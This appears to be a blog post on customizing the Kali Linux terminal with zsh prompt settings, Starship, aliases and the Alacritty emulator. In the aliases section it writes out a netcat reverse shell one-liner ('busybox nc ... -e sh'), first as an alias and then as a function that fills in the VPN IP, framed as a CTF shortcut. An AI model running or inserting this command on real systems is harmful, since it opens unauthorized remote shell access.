
Do you ever feel a little limited when working in the terminal? Wishing your terminal could match your skill level? Well, no problemo. I’ll walk you through how to turn your Kali terminal into exactly what you want it to be.
We all know the default terminal gets the job done, but once you start chasing speed, convenience, and efficiency, typing the same long commands over and over gets old fast. That’s your sign to upgrade your terminal game, and trust me, it’ll make your life a whole lot easier.
What’s zsh anyway?
Kali switched its default shell from Bash to zsh because zsh gives a smoother and more powerful experience right out of the box. Smarter tab completion, customizable prompts, themes, plugins, and easier command history search.
In simple terms, zsh (Z Shell) is just like Bash but upgraded, adding modern features and flexibility that make working in the terminal faster, easier, and more fun.
Starship Customized Prompt
There are many ways to customize your Kali terminal, but if you want something fast, clean, and beautiful, Starship is hands down the best choice. It gives you a powerful, out-of-the-box prompt with git info, virtualenvs, runtime versions, and more, all blazing fast and easy to tweak. Forget writing tons of zsh config just install Starship and you're good to go.

Customize Manually
But if you are someone like me who modifies zsh manually, then Starship is not for you. I like my terminal to be plain, no color, with some information I look for while working, and here is how my prompt looks. It has some git information, VPN IP, and virtual environment status.

I don’t put much effort into colors and a cool look because I’m always too busy doing pentesting and can’t find time to modify it further, but it does the job for me.

Before copying my zsh config, please take a backup of your current ~/.zshrc file. This conf works for the root user only since I’m always root on my terminal.
# cp ~/.zshrc ~/.zshrc.bak
Paste the code below at the end of your config file.
# Colors
RESET='%f'
WHITE='%F{white}'
GREEN='%F{green}'
RED='%F{red}'
BLUE='%F{orange}'
# User and host color logic
if [[ $EUID -eq 0 ]]; then
  USER_COLOR=$GREEN
else
  USER_COLOR=$WHITE
fi
# Virtualenv (Python) indicator in green
virtualenv_prompt() {
  [[ -n "$VIRTUAL_ENV" ]] && echo "${GREEN}[$(basename $VIRTUAL_ENV)]${RESET}"
}
# tun0 IP in green (no 'tun0:' prefix)
vpn_ip_prompt() {
  ip=$(ip -4 addr show tun0 2>/dev/null | grep -oP '(?<=inet\s)\d+(\.\d+){3}' | head -n1)
  [[ -n "$ip" ]] && echo "${GREEN}[$ip]${RESET}"
}
# Git branch (only name, in orange)
git_branch_prompt() {
  branch=$(git rev-parse --abbrev-ref HEAD 2>/dev/null)
  [[ -n "$branch" ]] && echo "%F{208}[$branch]%f"
}
# Final Prompt
PROMPT='${WHITE}┌──(${USER_COLOR}%n@%m${WHITE})-[%~]$(virtualenv_prompt)$(vpn_ip_prompt)$(git_branch_prompt)
└─${GREEN}# ${RESET}'
Use the following command to refresh the terminal and load the new changes.
# source ~/.zshrc
You can ask GPT to tweak it more to match it exactly how you want it to be. Please share your customized prompt with me, too. I would love to try yours.
Aliases: The Terminal Shortcut Weapon
Aliases is the real deal. They let you turn long, annoying commands into short, memorable ones, saving time, keystrokes, and brainpower. An alias can be added very easily.
Let’s say you are into CTFs and you add your favourite shell command as an alias. We will open our ~/.zshrc file and add the following at the end of the file.
# MY CUSTOM ALIAS
alias busy='echo "busybox nc 10.10.10.10 9001 -e sh"'
Use the same source command to load the new file.
# source ~/.zshrc
Now, if we type busy the shell command will be displayed, which we can copy and just paste.
┌──(root@kali)-[/home/kali/Desktop]
└─# busy
busybox nc 10.10.10.10 9001 -e sh
We can take it one step further by using a variable to load our current VPN IP, so we don’t even need to change anything. Paste the below function and remove the previous alias.
busy() {
  local ip
  ip=$(ip -4 addr show tun0 2>/dev/null | grep -oP '(?<=inet\s)\d+(\.\d+){3}' | head -n1)
  if [[ -z $ip ]]; then
    echo "tun0 not found"
    return 1
  fi
  echo "busybox nc $ip 9001 -e sh"
}
Save and type busy , and the shell will be printed with the current VPN IP.
┌──(root@kali)-[/home/kali/Desktop][172.16.20.14]
└─# busy
busybox nc 172.16.20.14 9001 -e sh
The best part is, we can get endlessly creative with them, stacking more complex commands, chaining tasks together, or even building little one-line tools of our own. How deep you go is entirely up to you.
Fast Terminals: Meet Alacritty
Sometimes the bottleneck isn’t your shell, it’s your terminal emulator. The default terminal works fine, but if you want something blazing fast and buttery smooth, check out Alacritty.
Alacritty: A Fast, Cross-Platform TerminalA GPU-accelerated terminal emulator with sensible defaults and flexible configuration.alacritty.org
It’s a GPU-accelerated terminal that feels super responsive, launches instantly, and scrolls like a dream. The best part? It stays simple, no tabs, no fancy menus, just pure speed. Pair it with zsh or Starship, and you’ve got a terminal that looks great and runs like lightning.
To Be Continued…
There’s still a whole world left to explore. In the next blog, we’ll dive into tmux, a tool so powerful it deserves its own spotlight. Instead of opening and resizing ten different terminals, you’ll learn how to split, manage, and navigate panes like a pro, as well as explore logging, searching, and advanced shortcuts that will completely change how you work in the terminal.
From there, we’ll continue into even more advanced tools and workflows, leveling up your command-line skills step by step. I hope this blog helped you and added real value to your terminal skills.
Thanks for sticking around and reading. Now it’s your turn to start customizing and make the Kali terminal truly yours.